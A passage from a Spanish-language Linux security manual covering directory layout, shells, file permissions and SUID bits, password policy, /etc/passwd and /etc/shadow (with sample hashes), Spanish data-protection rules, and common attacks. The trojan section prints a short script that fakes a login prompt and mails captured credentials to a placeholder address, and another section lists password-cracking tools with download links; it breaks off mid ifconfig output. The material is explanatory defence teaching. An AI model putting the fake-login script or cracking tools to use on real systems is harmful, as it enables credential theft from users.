    - */var/tmp*, contiene archivos temporales.

- */usr*, directorio que contiene los directorios accesibles al usuarios.

    - */usr/bin*, contiene algunos programas ejecutables y utilidades del sistema operativo.

    - */usr/sbin*, contiene bastantes programas ejecutables para la administración del sistema.

    - */usr/lib*, contiene librerías para programas y lenguajes de programación (C, C++, Perl, etc.).

    - */usr/share/man*, */usr/*man contiene los archivos de las paginas man.

[1] El *spooling* consiste en salvar copias de los archivos para un posterior procesamiento.

- */usr/doc*, */usr/info* contiene la documentación de los programas.

- */usr/X11R6* contiene el entorno gráfico de usuario (versión 11 Release 6), más conocido como X-Windows.

4.3 LOS SHELLS

Los shells son herramientas que nos permiten interaccionar con el sistema operativo, in situ, mediante una línea de comandos.

Nos vamos a encontrar con diferentes shells: sh, bash, ksh, csh, etc, siendo la diferencia entre ellos las capacidades que ofrecen. Por ejemplo, el csh (shell C) gran parte de su sintaxis es similar al lenguaje de programación C.

Una cosa que hay que conocer de los shells es que tienen un entorno. Llamando a entorno a toda la información que usaría el shell mientras se ejecuta.

La información las guarda en variables de entorno. Para su visualización habrá que teclear *$VARIABLE*. Por ejemplo, al teclear *$TERM* saldrá por pantalla el tipo de terminal. Otra manera de visualizar una lista de las variables de entorno es con el comando *env* en *csh* o con el comando *set* en *sh, bash, ksh, etc*.

A continuación se mostrará algunas variables de entorno:

VARIABLE	DESCRIPCIÓN
HOME	Nombre completo de la ruta del directorio de usuario
LOGNAME	Nombre de entrada del usuario (login)
MAIL	Nombre completo de la ruta del buzón de correo
PATH	Lista de directorios que el shell revisa en busca de comandos
PS1	Indicador del sistema, es decir el prompt. Si no se configura con nada especifico será el signo de *$*
PWD	Indica en qué directorio se encuentra en ese momento
SHELL	Nombre del shell con qué se está trabajando
TERM	Tipo de terminal
TZ	Zona horaria

4.4 CONTROL DE ACCESO

Algo que hay que tener claro, en la seguridad en cualquier sistema operativo, es el control de acceso. Con el control de acceso se puede permitir o denegar el acceso de lectura y de escritura o de borrado tanto de un fichero como de un directorio, de ahí su gran importancia.

Para poder visualizar los permisos basta con teclear el comando *ls* con la opción *–l*. Una vez ejecutado *ls –l* nos saldrá por pantalla.

PERMISOS DE ARCHIVOS	Nº ENLACES O BLOQUES EN EL DIRECTORIO	PROPIETARIO	GRUPO	TAMAÑO (BYTES)	FECHA Y HORA DE LA ÚLTIMA MODIFICACIÓN	NOMBRE ARCHIVO
drwxr-xr-x	8	jlrivas	profe	4096	Jan 3 2001 12:35	Manual
drwxr-xr-x	20	jlrivas	profe	4096	Nov 26 2000 14:30	Correo
-rw-r—r--	1	jlrivas	profe	410	Nov 5 2000 05:58	Telefonos
-rw-------	1	jlrivas	profe	16	Nov 5 2000 06:02	Area_IPF
-rw-------	1	jlrivas	profe	579	Jun 5 2001 06:02	Politicas_Uso
-rw-r—r--	1	jlrivas	profe	888211	Nov 13 2000 21:18	master.tar.gz

Centrémonos en el primer campo: permisos de archivos.

4.4.1 PERMISOS DE ARCHIVOS

Los permisos de archivos de dividirán en cuatro subcampos:

-	rwx	rwx	rwx
tipo de archivo	permisos del propietario del fichero	permisos del grupo del propietario	permisos del resto de usuarios

En la siguiente tabla se muestran los tipos de archivos que podremos encontrar habitualmente:

TIPO	DESCRIPCIÓN
-	Archivo normal
b	Dispositivos de bloques
c	Dispositivos de caracteres
d	Directorio
l	Enlace simbólico

Los siguientes subcampos nos muestran los permisos para: el propietario, el grupo y para el resto. Por tanto, se podrá definir si el archivo se puede escribir o modificar, leer y ejecutar.

TIPO	DESCRIPCIÓN
r	Lectura
w	Escritura, modificación o borrado
x	Ejecución

Para poder modificar los permisos de archivos se debe utilizar el comando *chmod*.

4.4.1.1 chmod

El comando *chmod*, como ya se ha mencionado anteriormente, permite modificar los permisos. A continuación se muestran las opciones más empleadas

OPCIÓN	DESCRIPCIÓN
-c	Sólo informa cuando ha realizado cambios
-f	No imprime mensajes de error sobre archivos en los que no se realizan el cambio
-R	Realiza las modificaciones de manera recursiva: directorios y archivos dentro de subdirectorios.

Este comando tiene dos sintaxis bien diferentes:

- *Permisos absolutos*: permite cambiar los permisos en octal[2]. Un ejemplo de esta sintaxis sería:

  chmod 700 archivo

  se le está dando a *archivo* permiso de escritura, lectura y ejecución al propietario.

- *Permisos relativos*: permite cambiar los permisos con letras. Un ejemplo de esta sintaxis sería:

  chmod u=rwx archivo

[2] Octal es un código en base 8 (0, 1, 2, 3, 4, 5, 6, 7)

se le está dando a *archivo* permiso de escritura, lectura y ejecución al propietario.

4.4.1.1.1 PERMISOS ABSOLUTOS

Como ya ha comentado anteriormente, este tipo de sintaxis permite cambiar los permisos en octal, es decir tendrá un rango entre 0 y 7.

A continuación se muestra los permisos en octal

VALOR EN OCTAL	PERMISOS OTORGADOS
0100	Ejecución para el propietario
0200	Escritura y modificación para el propietario
0400	Lectura para el propietario
0010	Ejecución para el grupo
0020	Escritura y modificación para el grupo
0040	Lectura para el grupo
0001	Ejecución para los demás
0002	Escritura y modificación para los demás
0004	Lectura para los demás
2000	Bit de identificador de grupo (SGID)[3]
4000	Bit de identificador de usuario (SUID)[4]

Si el usuario que ejecuta el archivo, cuyo propietario es root, es un usuario normal y el SUID está activo. El programa de forma automática tendrá permiso para leer y escribir cualquier archivo en el sistema sin tener en cuenta los permisos del usuario. Por tanto, adquiriría permisos de administrador del sistema. Lo mismo pasara con SGID.

Para detectarlos bastara con ejecutar:

find / -type f -a | (-perm -4000 -o -perm -2000 |) -print

A continuación se muestra 5 reglas para evitar estos ataques:

1) **Los programas que tengan que ser SUID dele su propio grupo.**

[3] Este bit indica al sistema que el programa en ejecución tiene todos los permisos del grupo del archivo.
[4] Este bit indica al sistema que el programa en ejecución tiene todos los permisos del propietario del archivo.

2) Los programas que no sean necesarios como los juegos desinstálelos.

3) Asegúrese que los programas SUID realmente tenga que serlo.

4) Asegúrese de que los scripts que sean SUID no tengan el permiso de escritura.

5) Utilice el programa de zbiciak que le ayudará. http://cegt201.radley.edu/~im14u2c/wrapper/.

4.4.1.1.2 PERMISOS RELATIVOS

Este tipo de sintaxis se tendrá que establecer:

- ¿A quién se le están dando los permisos?

OPCIÓN	DESCRIPCIÓN
a	Todos los usuarios
g	El grupo
o	Los demás
u	El propietario

- Tipo de operación

OPCIÓN	DESCRIPCIÓN
+	Agregar permisos
-	Eliminar permisos
=	Establece los permisos de forma absoluta

- Permisos

OPCIÓN	DESCRIPCIÓN
r	Lectura
w	Escritura y modificación
x	Ejecución
s	Bit de identificador de usuario (SUID)

4.4.2 PROPIETARIO

El tercer campo[5] nos muestra quién es el propietario del archivo. Los propietarios de los archivos deberán ser usuarios del sistema. Por tanto, deberán estar en el archivo */etc/passwd*[6]. En este archivo están ubicados todos los usuarios que tienen acceso al sistema, así como alguna información adicional.

Linux nos permite cambiar el propietario con el comando *chown*. A continuación se muestra alguna de las opciones más usadas.

OPCIÓN	DESCRIPCIÓN
-c	Sólo informa cuando ha realizado cambios
-f	No imprime mensajes de error sobre archivos en los que no se realicen cambios
-R	Realiza las modificaciones de manera recursiva: directorios y archivos.

4.4.3 GRUPO

El cuarto campo[7] nos muestra a qué grupo pertenece el archivo. Los grupos de los archivos deberán ser grupos del sistema. Por tanto, deberán estar en el archivo */etc/group*[8]. En este archivo están ubicados todos los grupos del sistema, así como alguna información adicional.

Linux nos permite cambiar el grupo con el comando *chgrp*. A continuación se muestra alguna de las opciones más usadas

OPCIÓN	DESCRIPCIÓN
-c	Sólo informa cuando ha realizado cambios
-f	No imprime mensajes de error sobre archivos en los que no se realicen cambios
-R	Realiza las modificaciones de manera recursiva: directorios y archivos.

[5] Véase el principio del apartado 4.4
[6] Véase capítulos 5
[7] Véase el principio del apartado 4.4
[8] Véase capítulo 6

Seguridad en las Cuentas

Una de las maneras más sencillas de hackear un equipo es irrumpiendo en la cuenta de alguien. Esto, normalmente, es fácil de conseguir, gracias a las cuentas viejas de usuarios que han dejado la organización con contraseñas fáciles de descubrir. También se pueden conseguir con el aprovechamiento de fallos de seguridad en ciertas aplicaciones o incluso utilizando Caballos de Troya, normalmente enmascarados en el programa /bin/login. Con todo esto podemos observar que el concepto de "ataque a las cuentas" es bastante genérico. Abarca tanto las acciones de craqueos de las contraseñas de las cuentas como entrar en el sistema aprovechando agujeros en las aplicaciones, demonios ...

En este capitulo veremos :

1) Gestión de las contraseñas.
2) Como Linux/Unix las guarda.
3) Aspectos jurídicos de la seguridad lógica de las cuentas.
4) Software relacionado.
5) Ataques más comunes.

5.1 LAS CONTRASEÑAS

Las malas contraseñas abren las puertas de los sistemas

Una buena contraseña es la base de una buena defensa contra el abuso de confianza de los administradores, es decir, con una mala contraseña permitimos un fácil acceso a cualquier persona hostil. Para obtener una buena contraseña basta con crearla a partir por dos o tres partes de palabras separadas entre si por un carácter especial y/o algún número, que tengan letras mayúsculas y minúsculas intercaladas y que tengan como mínimo cinco caracteres. Otra manera bastante sencilla sería a partir de una frase y escogiendo las iniciales de cada palabra intercalando algún carácter especial. Por ejemplo: ¿a qué hora hemos quedado ayer?, la contraseña sería "aqh.hq#a". Las malas contraseña son aquellas que:

- Tengan el mismo login.
- Tengan algún apellido o nombre del usuario de la cuenta.
- Tenga información que se obtenga fácilmente sobre usted:
  - Tengan el nombre de los hijos, la mujer, la novia.
  - Tengan el nombre de algún animal que tenga en casa, sus padres, etc.
  - Tengan la matricula del coche, moto, etc.
  - Tengan el documento nacional de identidad (D.N.I.).
  - Tengan el número de la Seguridad Social.
  - Tenga el nombre de la calle donde vive, dirección, etc.

- Tenga el número de teléfono de su casa.
- Tengan el nombre de su jefe.
- Tengan el nombre de su ordenador.
- Tengan el nombre alguno de sus mejores amigos.

♦ Pertenezcan a algún diccionario.

♦ Tengan menos de 6 caracteres.

♦ Tengan la misma letra o el mismo número.

Unas cosas muy importantes que aunque parezcan obvias hay que tenerlas siempre en cuenta:

♦ No envíe por e-mail nunca su contraseña.

♦ No dé su contraseña a nadie. La seguridad de su contraseña es su responsabilidad. Además, la utilidad de la contraseña es que nadie pueda entrar en su cuenta y dándosela a alguien no lo cumple.

♦ Cambie la contraseña cada par de meses.

♦ Si tiene varias cuentas en distintos ordenadores no utilice la misma contraseña, ni parecida. De este modo, si entran en un ordenador no se comprometa la seguridad de los otros .

♦ No deje la contraseña escrita cerca del ordenador.

5.2 CÓMO LINUX GUARDA LA INFORMACIÓN DE LAS CONTRASEÑAS

La manera que tiene Linux de guardar la información de los usuarios, tanto su nombre completo como la contraseña, es de dos formas. Las dos descritas a continuación, utilizan el método criptográfico DES.

> El Reglamento de Medidas de Seguridad sobre ficheros con datos personales, aprobado en el Real Decreto 994/1999 estudiado en el primer capítulo, contempla la necesidad de proteger la lista de usuarios y contraseñas con un "procedimiento de asignación, distribución y almacenamiento que garantice su confidencialidad e integridad" (artículo 11.3 del Reglamento). Qué duda cabe que el sistema de cifrado de dichos datos es el mejor medio para cumplir con dicha norma. En el apartado 5.3, tendremos ocasión de analizar detenidamente lo estipulado en el Reglamento respecto a la seguridad lógica de las cuentas de usuarios y sus requisitos exigidos.

5.2.1 /etc/passwd

Esta forma es la más antigua y peligrosa de ellas debido a que el fichero que guarda la información antes mencionada se guarda en el fichero "*/etc/passwd*" que tiene y debe tener acceso de lectura para todo el mundo con lo cual pueden hacerse con su contenido de la manera más sencilla posible, ya sea mandando un e-mail con attach del fichero hasta con un FTP. A continuación se muestra un ejemplo del fichero "*passwd*".

```
root: 04YrFfi9SuUOY:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:100:sync:/bin:/bin/sync
games:x:5:100:games:/usr/games:/bin/sh
man:x:6:100:man:/var/catman:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/spool/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
majordom:x:30:31:Majordomo:/usr/lib/majordomo:/bin/sh
```

```
postgres:x:31:32:postgres:/var/postgres:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
list:x:38:38:SmartList:/var/list:/bin/sh
irc:x:39:39:ircd:/var:/bin/sh
ftp:x:100:50::/home/ftp:/bin/false
nobody:x:65534:65534:nobody:/home:/bin/sh
esper:/36NMQjtSbMNg:1000:100:José Luis Rivas López:/home/esper:/bin/bash
objetivo4: 8s11rz/eF7bI.:1001:100:Santiago Rivas Alvarez:/home/objetivo4:/bin/bash
obj4: Tjvn9S6LP1IE6:1002:100:Enrique Perez Rodriguez:/home/obj4:/bin/bash
jperez:*:1003:103:Josefina Perez Alvarez:/home/jperez:/bin/bash
baco:/EJT5jjsow9Yg:1004:104:Baco:/home/baco:/bin/bash
```

Los campos de el fichero se separan por ":" y tienen los siguientes significados:

CAMPO	CONTENIDO
esper	El nombre de entrada (login) del usuario
/36NMQjtSbMNg	La contraseña encriptado para ese nombre de entrada
1000	El número de identificación del usuario (UID)
100	El número de identificación del grupo (GID) del usuario
José Luis Rivas López	El nombre completo del usuario
/home/esper	El directorio de trabajo del usuario
/bin/bash	El interprete de ordenes (shell) del usuario

5.2.2 /etc/shadow

Con esta forma sigue habiendo el fichero "*/etc/passwd*" con acceso a lectura por parte de todo el mundo, pero con la diferencia que las contraseñas no se encuentran en él, si no en otro fichero, "*/etc/shadow*", al cual nadie puede tener acceso, excepto los administradores. Aparte de esta particularidad, dicho sistema añade más opciones, como por ejemplo: cada cuánto tiempo tiene que cambiar la contraseña, cuándo la cuenta caduca, etc. A continuación se muestra un ejemplo de los fichero "*passwd*" y "*shadow*".

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:100:sync:/bin:/bin/sync
games:x:5:100:games:/usr/games:/bin/sh
man:x:6:100:man:/var/catman:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/spool/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
majordom:x:30:31:Majordomo:/usr/lib/majordomo:/bin/sh
postgres:x:31:32:postgres:/var/postgres:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```

```
backup:x:34:34:backup:/var/backups:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
list:x:38:38:SmartList:/var/list:/bin/sh
irc:x:39:39:ircd:/var:/bin/sh
ftp:x:100:50::/home/ftp:/bin/false
nobody:x:65534:65534:nobody:/home:/bin/sh
esper:x:1000:100:José Luis Rivas López:/home/esper:/bin/bash
objetivo4:x:1001:100:Santiago Rivas Alvarez:/home/objetivo4:/bin/bash
obj4:x:1002:100:Enrique Perez Rodriguez:/home/obj4:/bin/bash
jperez:x:1003:103:Josefina Perez Alvarez:/home/jperez:/bin/bash
baco:x:1004:104:Baco:/home/baco:/bin/bash
```

/etc/passwd

```
root:04YrFfi9SuUOY:11034:0:99999:7:::
daemon:*:10737:0:99999:7:::
bin:*:10737:0:99999:7:::
sys:*:10737:0:99999:7:::
sync:*:10737:0:99999:7:::
games:*:10737:0:99999:7:::
man:*:10737:0:99999:7:::
lp:*:10737:0:99999:7:::
mail:*:10737:0:99999:7:::
news:*:10737:0:99999:7:::
uucp:*:10737:0:99999:7:::
proxy:*:10737:0:99999:7:::
majordom:*:10737:0:99999:7:::
postgres:*:10737:0:99999:7:::
www-data:*:10737:0:99999:7:::
backup:*:10737:0:99999:7:::
operator:*:10737:0:99999:7:::
list:*:10737:0:99999:7:::
irc:*:10737:0:99999:7:::
ftp:!:10737:0:99999:7:::
nobody:*:10737:0:99999:7:::
esper:/36NMQjtSbMNg:10737:0:99999:7:::
objetivo4:8s11rz/eF7bI.:10737:0:99999:7:::
obj4:Tjvn9S6LP1IE6:10737:0:99999:7:::
jperez:01aK1FxKE9YVU:10737:0:99999:7:::
baco:/EJT5jjsow9Yg:10737:0:99999:7:::
```

/etc/shadow

Como se puede observar en el ejemplo el fichero */etc/shadow* es una base de datos compuesta por 9 campos separados por ":", igual que el fichero */etc/passwd*. Los campos se enumeran a continuación:

- Login.
- Contraseña encriptada.
- El número de días desde el 1 de Enero de 1.970 en el cual la contraseña ha sido cambiada.

- El número de días que faltan para que se le permita al usuario cambiar su contraseña.

- El número de días que faltan para que el usuario sea forzado a cambiar su contraseña.

- El número de días que se avisa al usuario de que su contraseña ha de ser cambiada.

- El número de días en los que el usuario debe cambiar su contraseña antes de que la cuenta sea desactivada.

- El número de días, desde el 1 de enero de 1970, que la cuenta lleva desactivada.

- Queda reservado.

A continuación se enumera y se describen las diferentes programas que vienen con el paquete shadow, pero hay que señalar que algunas no vienen con alguna distribución para saber cuales se tiene basta con ejecutar en el shell: *man –k shadow*.

PROGRAMA	***FUNCIÓN***
chage	Se utiliza para cambiar el tiempo de caducidad
chfn	Permite a los usuarios cambiar su información del comando finger
chsh	Permite cambiar a los usuarios su shell predefinido
gpasswd	Permite añadir nuevos usuarios a un grupo
groupadd	Permite crear nuevos grupos
groupdel	Permite borrar un grupo
groupmod	Permite cambiar la información de un grupo
id	Muestra tu actual UID y la información relacionada
newgrp	Permite a los usuarios cambiarse de un grupo a otro durante la misma sesión o despues de entrar en el sistema otra vez
passwd	Para cambiar la contraseña ya existente o para escribirla por primera vez
pwconv	Se usa para pasar los datos de */etc/passwd* a */etc/shadow*
pwunconv	Se usa para pasar los datos de */etc/shadow* a */etc/passwd*
su	Te permite correr una shell de un usuario distinto sin tener que salir de tu entrada al sistema
useradd	Añade un nuevo usuario
userdel	Permite borrar usuarios
usermod	Permite cambiar la información de un usuario

Cabe destacar que chage, gpasswd, gropuadd, groupdel, groupmod, grpck, pwck, pwconv, pwunconv, userdel y usermod son comandos que vienen con el paquete shadow. Los demás son del sistema y son reemplazadas al instalar dicho paquete.

5.3 ASPECTOS JURÍDICOS DE LA SEGURIDAD LÓGICA DE LAS CUENTAS

Desde el punto de vista legal, las cuentas de usuario se integran en el régimen de Protección de Datos de carácter Personal, tanto como datos personales en sí (que lo son) como en el hecho de constituir un medio de protección y de acceso restringido al sistema informático y, por ende, a los posibles datos personales contenidos en él.

A continuación, nos referiremos únicamente a ésta última perspectiva que se regula, fundamentalmente, en el Real Decreto 994/1999 sobre Medidas de Seguridad exigibles a los ficheros con Datos de carácter Personal. Este epígrafe es una continuación de lo ya abordado en el capítulo 1 respecto a la Seguridad Física del sistema informático. En este momento nos introduciremos en la Seguridad Lógica y, más concretamente, en la regulación de las cuentas de usuario.

Tal y como se comentó en el capítulo 1, el citado Reglamento de Medidas de Seguridad establece tres niveles de protección: el Nivel Básico, el Nivel Medio y el Nivel Alto (para más información sobre esta clasificación y sus criterios nos remitimos al epígrafe correspondiente del capítulo 1).

En el Nivel Básico de Seguridad, el Reglamento dispone que es necesario establecer un procedimiento de identificación y autenticación de los usuarios del sistema a fin de que solamente el personal autorizado pueda acceder al mismo (artículo 11).

En concreto, será el Responsable de Seguridad del sistema el encargado de mantener una lista actualizada de los usuarios autorizados y de diseñar su procedimiento de acceso.

El apartado 2 del artículo 11 señala que, cuando este procedimiento de acceso se base en la existencia de contraseñas, deberá existir un sistema de "asignación, distribución y almacenamiento que garantice su confidencialidad e integridad".

Los sistemas Linux garantizan estos procedimientos mediante el comando *login* de acceso al sistema y los ficheros */etc/passwd* y */etc/shadow*.

Por tanto, la lista de las contraseñas deberá mantenerse idealmente encriptada y el acceso a las mismas deberá estar restringido únicamente a los *responsables* o *administradores* autorizados del sistema y con el único fin de su mantenimiento ordinario.

El apartado 3 del citado artículo dispone además que las contraseñas deberán cambiarse con la periodicidad que determine el *documento de seguridad* y, de modo más claro, afirma que su almacenamiento deberá hacerse "de forma ininteligible", es decir, idealmente encriptadas. Características perfectamente garantizadas con la existencia del fichero */etc/shadow* para el mantenimiento de las contraseñas de usuario.

El objetivo último de estas medidas es el de garantizar que solamente el personal autorizado tenga acceso al sistema informático y se evite la penetración de terceros en el mismo mediante el uso, por ejemplo, de cuentas ajenas. A este nivel se permite la existencia de cuentas de usuario de uso por grupo, por ejemplo los miembros de una misma sección, aunque no se recomienda su proliferación.

En cuanto al Nivel Medio de Seguridad, además de lo señalado, se incide en la necesidad de que exista un *"mecanismo que permita la identificación de forma inequívoca y personalizada de todo aquel usuario que intente acceder al sistema de información y la verificación de que está autorizado"* (artículo 18.1).

Parece que, en este caso, se está apuntando a técnicas de identificación y acceso de tipo biométrico. Las más conocidas son el reconocimiento de la huella dactilar, la retina o el iris, entre otras, con el fin de individualizar específicamente, y con escasa posibilidad de error, la identidad de la persona que accede al sistema. Aunque hace poco estas técnicas parecían de ciencia ficción o reservadas a sistemas de alta seguridad, en

la actualidad su disponibilidad y bajo precio las hacen accesibles a la mayoría de los sistemas.

Por otro lado, el apartado 2 del artículo 18 dispone que deberá limitarse la posibilidad de intentar reiteradamente el acceso no autorizado al sistema. De este modo, se intenta evitar el "bombardeo" masivo del sistema con claves al "azar" con el fin de encontrar el password correcto de acceso. Se establecerá la medida, por ejemplo, de que al tercer intento con clave errónea se bloquee la cuenta. El comando *login* de acceso a los sistemas linux ya contempla estas posibilidades.

Por lo que respecta al Nivel Alto de Seguridad, el artículo 24 del Reglamento obliga a la creación de un *registro* exhaustivo de accesos al sistema en el que deberán guardarse, como mínimo, los siguientes datos:

1- Identificación del usuario.

2- Fecha y hora de su acceso.

3- Fichero o ficheros accedidos.

4- Tipo de acceso.

5- Si el mismo ha sido autorizado o denegado.

Este *registro* deberá estar bajo la exclusivo control directo del Responsable de Seguridad, el cual deberá revisarlo periódicamente e informar sobre las anomalías detectadas, al menos, una vez al mes. Asimismo, los datos almacenados en dicho registro deberán conservarse un mínimo de 2 años.

A este nivel de alta seguridad los sistemas linux y muchos de los sistemas operativos (inclusive comerciales) presentan serias deficiencias. Hay que orientarse hacia sistemas operativos más específicos que contemplan estas posibilidades. Aunque cada día están surgiendo programas libres en linux que pretenden implementar esas medidas y es de esperar que en pocos años estén disponibles de forma normal.

La aplicación de todas estas medidas de seguridad, es obligatoria para todos los sistemas que almacenen datos de carácter personal, como ya vimos en el Capítulo 1, lo cual equivale a decir que deben adoptarse en prácticamente **TODOS** los sistemas informáticos, ya que todos poseen este tipo de datos (empezando por las propias cuentas de usuarios).

5.4 SOFTWARE RELACIONADO

En este apartado se quiere mostrar el software más utilizado para mejorar la seguridad en cuanto a contraseñas. No nos vamos a meter el paquete shadow debido a que se ha explicado con anterioridad.

5.4.1 DESCUBRIR CONTRASEÑAS MEDIANTE DICCIONARIOS

Este es un software bastante utilizado por los administradores y los hackers para descubrir las contraseñas que son débiles. Una vez descubiertas quedan varias opciones, desde bloquear la cuenta hasta avisar al usuario para comunicarle que su contraseña no es valida. A continuación se muestran los más conocidos, así como la dirección para su obtención

SOFTWARE	UBICACIÓN
Crack	http://www.users.dircon.co.uk/~crypto/index.html
John the Ripper	http://www.bullzeye.net/tools/crackers/john.zip
Killer Cracker	http://www.giga.or.at/pub/hacker/unix/kc9_11.tar.Z
Lard	http://www.rat.pp.se/hotel/panik/archive/lard.zip
PerlCrack	http://www.netrom.com/~cassidy/utils/pcrack.zip
Xcrack	http://www.netrom.com/~cassidy/utils/xcrack.pl

Desde un punto de vista legal, la utilización de estos programas o siquiera la tenencia de los mismos puede considerarse ilícita en la medida en que pueden ser utilizados para vulnerar la intimidad de los usuarios o la propiedad intelectual del software. Para evitar parte de estos problemas, es necesario advertir a los usuarios previamente de la utilización de estas herramientas con el ÚNICO FIN de comprobar la violabilidad o no de sus cuentas y NUNCA con el fin de acceder al sistema con sus datos sin su consentimiento.

De cualquier modo, es mucho más recomendable la utilización de sistemas de comprobación activa previa de las contraseñas, tal y como se describe en el apartado siguiente.

5.4.2 CHEQUEO DE LAS CONTRASEÑAS ACTIVAMENTE

Este es un software que se debería tener instalado en el sistema/servidor por su forma de trabajar: cada vez que un usuario tiene que cambiar su contraseña o introducirla por primera vez la comprueba. Prueba si es fácil de descubrir y, si la pasa, se graba en la base de datos. Sino, se la hace repetir hasta que la pase.

SOFTWARE	UBICACIÓN
Passwd+	ftp://ftp.dartmouth.edu/pub/security/
Anlpasswd	ftp://coast.cs.purdue.edu/pub/tools/unix/anlpasswd/
Npasswd	http.//www.utexas.edu/cc/unix/software/npasswd/

5.5 ATAQUES MÁS COMUNES

5.5.1 ATAQUE POR FUERZA BRUTA.

El crakeo de contraseñas se conoce por “ataque mediante diccionario”. Dicho ataque se puede realizar sin conexión, por tanto, es pasivo. El ataque se realiza a los ficheros de contraseñas */etc/passwd* o */etc/shadow* como es obvio, ya que las contraseñas y la información de los usuarios se encuentran en esos dos ficheros. Estos ficheros se pueden obtener de diversas maneras, desde el FTP al HTTP. El atacante adivina la contraseña encriptada, encriptando un texto aleatorio o una palabra y comparando los resultados con el valor de la contraseña cifrada, extraída de los ficheros anteriormente mencionados. Si coinciden, el atacante habrá adivinado la contraseña. Para realizar este ataque se utilizan el software del apartado 5.4.1.

Para evitar este ataque es importante utilizar buenos procedimientos de gestión de contraseñas (apartado 5.1). Además puede utilizar los paquetes antes mencionados para comprobar qué contraseñas son fáciles de descubrir, como se comentaba anteriormente.

5.5.2 CABALLOS DE TROYA (TROYANOS)

Un caballo de Troya es un programa que contamina el sistema simulando ser algún otro programa que utilizamos con asiduidad, es decir, es un programa que aparenta ser otro. Normalmente no son destructivos, lo que suelen hacer es recoger las

contraseñas de inicio de sesión o copiar archivos sensibles de un usuario a otro sistema sin que este lo sepa.

Se suelen enmascarar en programas tales como: *login*, *su*, *telnet*, *ftp*, *passwd*, *shutdown*, *exit*, *netstat*, *ifconfig*, *ls*, *ps*, *ssh*, etc.

Un ejemplo de un caballo de Troya emulando la entrada al sistema, con lo cual conseguiría las contraseñas de inicio, sería:

```
echo "login: \c"
read lgin
echo off (o también "stty -noecho" dependiendo del sistema)
echo "Password:\c"
read pw
echo on
echo "Login: $lgin - Pasword: $pw" | mail direccion_de_correo
```

Para detectar este ataque habrá que comprobar el tamaño, fecha y la hora de todos sus binarios. Este método no es infalible, ya que muchas veces si el hacker es cuidadoso y bueno tendrán el mismo tamaño, fecha y hora que el original. Por tanto, va a necesitar programas criptográficos de comprobación que realice una firma única de cada binario. Almacene estas firmas de forma segura, es decir, en un disco externo que este fuera del alcance de cualquier red.

Los programas que se deben usar se especifican a continuación.

SOFTWARE	UBICACIÓN
ATP	ftp://security.dsi.unimi.it/pub/security
Hobgoblin	http://ftp.su.se/pub/security/tools/admin/hobgoblin
Sxid	ftp://marcus.seva.net/pub/sxid/
TAMU	http://www.net.tamu.edu/ftp/security/TAMU/
Tripwire	http://www.tripwire.com/

Si el sistema ha sido agredido no confíe nunca en sus copias de seguridad para restaurar el sistema, pueden estar infectadas. Deberá reconstruir su sistema a partir de la información original.

5.5.3 SNIFFERS

Esta es una de las peores herramientas utilizadas por los hackers, con la que, nos vamos a encontrarnos. Los sniffers surgen en principio como herramientas que utilizaban/utilizan los administradores de red para depurar los problemas de funcionamiento de la red. Por tanto se utilizaban/utilizan como optimizadores de la red. Para ello los administradores pueden ver lo que esta ocurriendo en la red mediante la visión de los paquetes o tramas de una manera menos compleja.

La obtención de un sniffer es tan sencillo como navegar por la red, pero incluso programas que no han sido concebidos para ese fin como el Etherfind o Tcpdump (utilizados como depuradores por los administradores) podrían ser utilizados para este fin.

Un sniffer es un software que utiliza la tarjeta de red para trabajar. Aunque la tarjeta de red en su estado normal solo captura el tráfico que vaya a ella existe una excepción que es la que se vale nuestro software. Dicha excepción se conoce con el nombre de poner en *modo promiscuo* la tarjeta de red. Al ponerla en este estado la tarjeta va a capturar indiscriminadamente todo lo que pase por la red, aunque no sea para esa tarjeta.

El peligro que tienen no es sólo que puedan capturar las contraseñas de los usuarios, si no que pueden capturar también información confidencial y vulnerar redes vecinas, etc.

Normalmente se suelen esconder dentro de un servicio que este corriendo siempre y la salida que produce se suele esconder en un fichero oculto. Por tanto es un añadido al servicio para que el administrador le cueste más descubrirlo. Por ello no se debe tener utilidades de compilación. Si se quiere compilar algo se debe hacer en otro sistema. Por este motivo es interesante que compruebe el tamaño, fecha y hora de todos sus servicios especialmente los que se inician al encender el sistema.

Por suerte nos vamos a encontrar varias soluciones para defendernos ante tal ataque:

1) *Utilización de topologías conmutadas de red*. Sitúa a cada ordenador en su propio dominio de colisión, de manera que solamente el tráfico destinado a un ordenador alcanza su tarjeta de red y ninguna más. Por tanto, con la utilización de este tipo de red nos evitamos uno de los grandes problemas, además de que incrementamos las prestaciones de nuestra red.

2) *Utilización de aplicaciones de red con cifrado*. Sirve también para evitar que la información capturada sea leída como mero texto. Con este sistema obviamente el sniffer podrá capturar la información, pero ésta estará encriptada, con lo que evitaremos el fisgoneo. Un software muy utilizado es el IPSec, el cual autentifica y encripta el tráfico IP. Dicho software dejara de utilizarse en breve cuando se emplee el protocolo Ipv6, debido a que implementa la seguridad que brinda IPSec y le falta a el protocolo IP.

Ahora veremos software o programas del propio sistema que se utiliza para su detección en el sistema:

1) "*cpm*, *check promiscous mode*" es un programa de la universidad de Carnegie Mellon que se puede encontrar en ftp://info.cert.org/pub/tools/. Dicho software nos dice si la tarjeta de red está en modo promiscuo.

2) "*ifconfig*" es un programa que, además de servir para la configuración de la tarjeta de red, también sirve para conocer su configuración, con lo cual sabremos si está en modo promiscuo la tarjeta de red. Su salida sería:

```
lo      Link encap:Local Loopback
